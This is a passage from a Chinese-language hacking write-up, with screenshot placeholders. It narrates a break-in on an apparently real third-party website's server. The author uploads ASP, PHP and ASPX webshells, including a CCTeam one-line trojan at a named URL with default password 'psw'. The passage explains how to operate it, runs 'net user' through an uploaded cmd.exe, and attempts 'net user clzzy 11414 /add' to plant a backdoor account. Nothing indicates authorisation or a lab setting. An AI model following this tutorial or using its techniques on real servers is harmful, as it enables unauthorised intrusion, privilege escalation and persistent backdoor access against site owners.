


图1




图2

二、困境

Asp的shell是得到了，但是服务器上变态的设置却真是令我头疼，磁盘共有8个，但除了得到shell的网站目录e:\wwwroot\alercam\wwwroot可以读写以及C:\Program Files目录可以读外，对其它的目录就没有任何权限了，就连C:\Documents and Settings都不能访问，CMD命令更是不能执行，我上传了一个exe程序到那个网站目录中，也是不能执行，如图3。WScript.Shell也不能使用，用户组和开放服务等都不能查看，真是变态呀，这台服务器的管理员可真尽责。




图3

我习惯性的拿出superscan扫描了一下服务器开放的端口情况，发现开放了21、80、3306和3389端口，系统默认开放的139和445端口应该是被屏蔽掉了，如图4，我又ping了一个这个网站，发现完全可以ping通，我怀疑服务器上没有安装防火墙。




图4

冷静下来想了想，我又尝试上传aspx和php木马到该网站目录下，但是aspx不能正常解析，似乎又是设置问题，但Php大马倒是可以正常解析出来，但是权限和asp大马一样，什么也做不了，如图5，唉，真是郁闷呀，向这个管理员致敬！




图5

三、提权

就在迷茫的时候，我又想起了aspx，根据我的经验，大多情况下一台同时支持asp和aspx的服务器中，aspx的权限通常都要大于asp的权限，于是我又找了几个aspx大马传上去，但还是解析错误，真让人郁闷呀，asp网站上都能解析php，没理由不能解析aspx啊，应该不是故意设置成这样的吧。我仍然不死心，又上传了一个最近才得到的CCTeam的aspx一句话木马服务端，地址为http://www.alercam.com/yijuhua.aspx，这个一句话木马的控制端是GUI界面的，使用非常方便。

我们打开控制端，左边是功能区，右边是信息返回区，上面则是一句话木马的客户端地址，如图6。依次选择“工具”—“管理shell”，打开shell管理器，在地址栏输入我们上传的一句话地址，密码就使用默认密码psw，点击“保存”后在上面的列表框就会出现记录了，如图7。双击这个记录，就会进入shell连接状态，选择左边的“文件管理”选项，就会列出一句话木马所在目录的目录树和文件列表信息，如图8，似乎也只能浏览本目录和C:\Program Files目录。




图6




图7

来试试命令能不能执行，选择“CMD Shell”，然后在下方分别输入cmd.exe的路径和选择想要执行的命令，比如“/c net

user"，然后点击后面的"执行"按钮，可惜还是没有成功，但我将cmd路径更换成刚才上传的cmd.exe时却执行成功了，显示出了用户列表信息，如图9。我又抱着侥幸的心理试着执行"net user clzzy 11414 /add"命令，不过这条命令没有执行成功，用户没有添加上，看来权限并没有我想象中的那么大。




图8

